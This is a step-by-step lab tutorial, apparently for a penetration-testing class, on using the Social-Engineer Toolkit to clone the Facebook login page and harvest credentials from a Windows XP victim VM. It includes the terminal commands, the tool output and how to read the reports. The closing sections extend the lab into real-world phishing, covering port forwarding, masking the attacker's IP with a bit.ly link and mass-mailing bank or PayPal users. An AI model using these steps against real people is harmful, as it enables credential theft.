Lab - Harvesting Credentials Using the SET Tool Kit

Hardware requirements for these labs:

1. Do not use a Wi-Fi connection. Use an Ethernet cable to connect to the network. Wi-Fi is configured for IPSec which can impede the labs from working. The additional transport and tunneling protocols do not play well with Kali or Metasploit.

2. The IP address shown in the lab are for demonstration purposes only. Your actual IP address with differ.

Introduction:

Overview of the Social-Engineering Toolkit (SET)

The Social-Engineering Toolkit (SET) is specifically designed to perform advanced attacks against the human element. SET was designed to be released with the launch http://www.social-engineer.org and has quickly become a standard tool in the pen testers arsenal. The attacks built into the toolkit are designed to be targeted and focused attacks against a person or organization used during a penetration test.

- The Social-Engineering Toolkit (SET) is a python-driven suite of custom tools which solely focuses on attacking the human element of penetration testing.
- Its main purpose is to augment and simulate social-engineering attacks and allow the tester to test how a targeted attack may succeed effectively.


Section 1 – Launch Kali and Windows XP SP2

1. Open your VMWare Player and launch a Kali.
2. Open a second instance of VMWare Player and launch your Windows XP SP2 victim

Section 2. Update and upgrade your Kali install

From the Kali quick launch menu, open a console terminal and type the following commands:

- `apt-get update && apt-get upgrade && apt-get dist-upgrade`



```
root@kali: ~
File  Edit  View  Search  Terminal  Help
root@kali:~# apt-get update && apt-get upgrade && apt-get dist-upgrade
```

Once the updating and upgrading has completed, you can confirm the SET application has been updated by typing **apt-get upgrade set**

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
root@kali:~# apt-get upgrade set
Reading package lists... Done
Building dependency tree
Reading state information... Done
Calculating upgrade... set is already the newest version.
Done
0 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.
root@kali:~#
```

Close the terminal session.

Section 3. Open a Terminal Console and Retrieve Your Kali IP Address

At the terminal prompt type **`ifconfig -a`**

```
root@kali:~# ifconfig -a
eth0      Link encap:Ethernet  HWaddr 00:0c:29:10:57:77
          inet addr:192.168.225.128  Bcast:192.168.225.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe10:5777/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:64849 errors:0 dropped:0 overruns:0 frame:0
          TX packets:36839 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:91591687 (87.3 MiB)  TX bytes:2254000 (2.1 MiB)

lo        Link encap:Local Loopback
```

Stop! This is not your IP address. Your address will be similar, but this is not it.

Write down your IP address. You'll need it for later. Close the terminal session.

Section 4. Start the Social Engineering Toolkit (SET)

Open a new terminal session and from the prompt type **1**

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
root@kali:~# setoolkit
[-] New set.config.py file generated on: 2018-01-06 01:15:07.867263
[-] Verifying configuration update...
[*] Update verified, config timestamp is: 2018-01-06 01:15:07.867263
[*] SET is using the new config, no need to restart
Copyright 2017, The Social-Engineer Toolkit (SET) by TrustedSec, LLC
All rights reserved.

Redistribution and use in source and binary forms, with or without modification,
 are permitted provided that the following conditions are met:
```

Disregard the out of date warning. We have already confirmed we have the latest version. Hit enter.

Accept the terms of service.

```
The Social-Engineer Toolkit is designed purely for good and not evil. If you are planni
ng on using this tool for malicious purposes that are not authorized by the company you
 are performing assessments for, you are violating the terms of service and license of
this toolset. By hitting yes (only one time), you agree to the terms of service and tha
t you will only use this tool for lawful purposes only.


Do you agree to the terms of service [y/n]:
```

Welcome screen appears:

```
         The one stop shop for all of your SE needs.

     Join us on irc.freenode.net in channel #setoolkit

   The Social-Engineer Toolkit is a product of TrustedSec.

           Visit: https://www.trustedsec.com

   It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!


 Select from the menu:

   1) Social-Engineering Attacks
   2) Penetration Testing (Fast-Track)
   3) Third Party Modules
   4) Update the Social-Engineer Toolkit
   5) Update SET configuration
   6) Help, Credits, and About

  99) Exit the Social-Engineer Toolkit

set>
```

From the menu select Social Engineering Attacks (1).

From the next menu select Website Attack Vectors (2).

```
root@kali: ~
File  Edit  View  Search  Terminal  Help

          Visit: https://www.trustedsec.com

   It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!


 Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) SMS Spoofing Attack Vector
  11) Third Party Modules

  99) Return back to the main menu.

set>
```

Read everything on the next screen!

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
es iframe replacements to make the highlighted URL link to appear legitimate however wh
en clicked a window pops up then is replaced with the malicious link. You can edit the
link replacement settings in the set_config if its too slow/fast.

The Multi-Attack method will add a combination of attacks through the web attack menu.
For example you can utilize the Java Applet, Metasploit Browser, Credential Harvester/T
abnabbing all at once to see which is successful.

The HTA Attack method will allow you to clone a site and perform powershell injection t
hrough HTA files which can be used for Windows-based powershell exploitation through th
e browser.

   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) Full Screen Attack Method
   8) HTA Attack Method

  99) Return to Main Menu

set:webattack>
```

Select Credential Harvester Method (3)

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
   8) HTA Attack Method

  99) Return to Main Menu

set:webattack>3

 The first method will allow SET to import a list of pre-defined web
 applications that it can utilize within the attack.

 The second method will completely clone a website of your choosing
 and allow you to utilize the attack vectors within the completely
 same web application you were attempting to clone.

 The third method allows you to import your own website, note that you
 should only have an index.html when using the import website
 functionality.

   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

set:webattack>2
```

On the menu, select Site Cloner (2)

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report
[-] This option is used for what IP the server will POST to.
[-] If you're using an external IP, use your external IP for this
set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.145.177]:
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:https://www.facebook.com/

[*] Cloning the website: https://login.facebook.com/login.php
[*] This could take a little bit...

The best way to use this attack is if username and password form
fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```

The object of this exploit is to convince the victim that our Kali machine is now hosting Facebook, and this is where they should come to log in. When this happens, we will harvest the user's username and password. You could do this for any website that requires a user to login with a username password. It could a be a corporate website. It could be a bank, PayPal, LinkedIn or whomever.

Credential harvester will generate an exact clone of the website the user normally logs onto. All we have to do is convince that they are logging into the real site. Let's see how we might do this.

We've completed the setup on our end. Remember, we could have used our external or outside IP address in a real attack and sent the bogus URL out to tens of thousands of PayPal users. I wouldn't recommend that as that would lead right back to your location.

This hack is not isolated to just Windows XP; it will work on any operating system where a user can be convinced the message they received with the bogus address is real. If the user has a browser and a machine connected to the Internet (or in this case, the local area network), the exploit should succeed.


- Social Engineering Note
    - The Victim does not have to be Windows XP. Windows 7, 8.1 and 10 are susceptible to these types of attacks.
    - It can be any type of web browser (i.e., Internet Explorer, Firefox, Chrome, etc.) for any type of Operating System (Windows, Linux, MacOS, etc.).
    - Imagine an attacker sending an email to the victim that reads, "Hey Check out the new beta version of Facebook," or whatever website was cloned.

All of us get bogus emails with just an URL address in the message box. The reason we get so many of these types of messages is that these types of social engineering attacks are very successful.


Organized crime my send out hundreds of thousands of bogus emails telling Bank of America customers they need to change their passwords for their web login. Same with PayPal and Facebook. You may not be a Bank of America customer, but someone who is a customer is receiving the same message.

Section 5. Log on to your Windows XP Machine

Open Internet Explorer



In the address bar, type the address of your Kali machine.




Hit enter. If the Facebook login page does not appear in timely fashion, refresh the browser by hitting the F5 key.

The following login page will appear:

Type in a bogus username and password.

Once the user submits their username and password, they will receive a **Page Cannot Be Displayed Error**.




1. Notice that the Address URL changed to Facebook.
    - This is to give the victim a sense of perhaps a failed login attempt instead of invoking suspicion and alarm.
2. Continue to the next section to see the victim's username and password.

Sine we have not updated IE 6, the web page will appear washed out. If you want to the actual Facebook, you need an updated browser.

Here's what the Facebook login appears like when I connect to Kali using a Firefox from my Windows 7 machine:

Return to your Kali terminal, and you will see the harvested username and password of the victim.



When you are done, read the bottom of the screen.

```
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```

Read where the reports are cached.

```
^C[*] File exported to /root/.set//reports/2018-01-07 03:47:16.625383.html for your re
ading pleasure...
[*] File in XML format exported to /root/.set//reports/2018-01-07 03:47:16.625383.xml
for your reading pleasure...

      Press <return> to continue
```

Hit enter.


Opening the Report in Firefox

At the terminal, type the following commands, one line at a time and hit enter after each entry.

1. `cd /root/.set`
2. `ls (list the contents of the /.set directory.)`
3. `cd reports`
4. `ls (list the contents of the report directory)`
5. `firefox '<name of report>.html'` (this open the report. Hint: copy and paste the file name after you type in Firefox.)

```
root@kali: ~/.set/reports
File  Edit  View  Search  Terminal  Help
root@kali:~# cd /root/.set
root@kali:~/.set# ls
attack_vector  index.html  set.options    visits.file
bites.file     reports     site.template  web_clone
root@kali:~/.set# cd reports
root@kali:~/.set/reports# ls
'2018-01-07 03:47:16.625383.html'  '2018-01-07 03:47:16.625383.xml'   files
root@kali:~/.set/reports# firefox '2018-01-07 03:47:16.625383.html'
root@kali:~/.set/reports#
```

Here's what my harvester file looks like:




There's a lot more we can do in a real-world pentest. We can use an outside address and on our router map the outside address to port 80 pointing to our Kali machine. All routers have a different interface for port forwarding but what you are telling the router is, "Any outside traffic for port 80, send it here."

Port forwarding rule

We can also disguise the outside IP address by getting a free tiny URL the user sees in the place of the IP address.

I took outside IP address and shortened it to a tiny URL using a free service called bitly.com https://bitly.com/ (this is not my real outside IP address)



Now when the victim sees my email he won't see my outside IP address, they'll see bit.ly/1YhpPZd

The other half of this hack is convincing someone your email is legit. This goes to the heart of social engineering. Hackers come up with very inventive ways to convince someone they are legit. What usually gives it up as not being legit is bad grammar and bad spelling.

End of the lab!